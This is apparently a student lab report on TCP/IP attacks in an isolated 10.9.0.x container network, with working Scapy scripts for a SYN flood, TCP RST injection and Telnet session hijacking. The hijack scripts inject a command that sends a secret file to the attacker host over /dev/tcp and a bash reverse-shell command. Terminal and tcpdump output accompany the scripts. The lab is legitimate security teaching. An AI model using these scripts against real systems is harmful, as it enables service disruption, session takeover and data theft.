TCP/IP Attack Lab - Comprehensive Report

Task 1: SYN Flood Attack

This task demonstrates SYN flood using Python and C. Multiple half-open connections filled the backlog.

Python SYN Flood Script:

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

Python script running

```
hijack.py  reverse_shell_inject.py  rst_attack.py  synflood.c  synflood.py  t3_hijack.py
root@attacker-10-9-0-1:/volumes# python3 synflood.py
```

SYN_RECV count

```
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/#
```

C attack execution

```
root@attacker-10-9-0-1:/volumes# gcc -o synflood synflood.c
root@attacker-10-9-0-1:/volumes# ./synflood 10.9.0.5 23
```

Verification after C attack

```
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/#
```

SYN cookies enabled

```
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@victim-10-9-0-5:/# netstat -tna | grep SYN_RECV | wc -l
129
root@victim-10-9-0-5:/#
```

TCP/IP Attack Lab - Comprehensive Report

Task 2: TCP RST Injection

RST packets were used to tear down a Telnet connection.

RST Injection Script:

```
#!/usr/bin/env python3
from scapy.all import *

# Forge the RST packet
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=56500, dport=23, flags="R", seq=1355929640)

# Combine and send
pkt = ip / tcp
send(pkt, verbose=1)
```

1. TCP session via tcpdump

```
Sent 1 packets.
root@attacker-10-9-0-1:/volumes# tcpdump -i any tcp port 23 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
18:20:17.542099 IP 10.9.0.6.45602 > 10.9.0.5.23: Flags [P.], seq 1411798157:1411798158, ack 4064189656, win 512, options [nop,nop
,TS val 2875381823 ecr 1249453670], length 1
18:20:17.542123 IP 10.9.0.6.45602 > 10.9.0.5.23: Flags [P.], seq 0:1, ack 1, win 512, options [nop,nop,TS val 2875381823 ecr 1249
453670], length 1
18:20:17.542128 IP 10.9.0.6.45602 > 10.9.0.5.23: Flags [P.], seq 0:1, ack 1, win 512, options [nop,nop,TS val 2875381823 ecr 1249
453670], length 1
18:20:17.542360 IP 10.9.0.5.23 > 10.9.0.6.45602: Flags [P.U], seq 1:2, ack 1, win 507, urg 1, options [nop,nop,TS val 1249491258
ecr 2875381823], length 1
```

2. RST packets captured

```
18:20:39.777493 IP 10.9.0.6.45602 > 10.9.0.5.23: Flags [F.], seq 7, ack 101, win 512, options [nop,nop,TS val 2875404058 ecr 1249
513493], length 0
18:20:39.777543 IP 10.9.0.5.23 > 10.9.0.6.45602: Flags [.], ack 8, win 507, options [nop,nop,TS val 1249513493 ecr 2875404058], l
ength 0
18:20:39.777546 IP 10.9.0.5.23 > 10.9.0.6.45602: Flags [.], ack 8, win 507, options [nop,nop,TS val 1249513493 ecr 2875404058], l
ength 0
18:20:39.777549 IP 10.9.0.5.23 > 10.9.0.6.45602: Flags [.], ack 8, win 507, options [nop,nop,TS val 1249513493 ecr 2875404058], l
ength 0
18:21:52.971656 IP 10.9.0.6.40328 > 10.9.0.5.23: Flags [R], seq 7, win 8192, length 0
18:21:52.971678 IP 10.9.0.6.40328 > 10.9.0.5.23: Flags [R], seq 7, win 8192, length 0
```

3. RST script execution

```
rst_attack.py  synflood  synflood.c  synflood.py
root@attacker-10-9-0-1:/volumes# python3 rst_attack.py
.
Sent 1 packets.
root@attacker-10-9-0-1:/volumes#
```

4. Telnet closed confirmation

```
Login timed out after 60 seconds.
Connection closed by foreign host.
root@user1-10-9-0-6:/#
```

Task 3: TCP Session Hijacking


Injected command into Telnet session using valid SEQ/ACK values.

Session Hijack Script:


```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=49512, dport=23, flags="A", seq=2644729563, ack=644915621)
data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,iface="br-3924704d2e93", verbose=0)
```

Wireshark SEQ/ACK capture



Command injection execution



Task 4: Reverse Shell via Hijack

This task involved injecting a reverse shell command into a hijacked Telnet session.

Reverse Shell Injection Script:

```
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=40082, dport=23, flags="PA", seq=4294967229, ack=4294967292)
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
pkt = ip/tcp/data

send(pkt, verbose=1)
```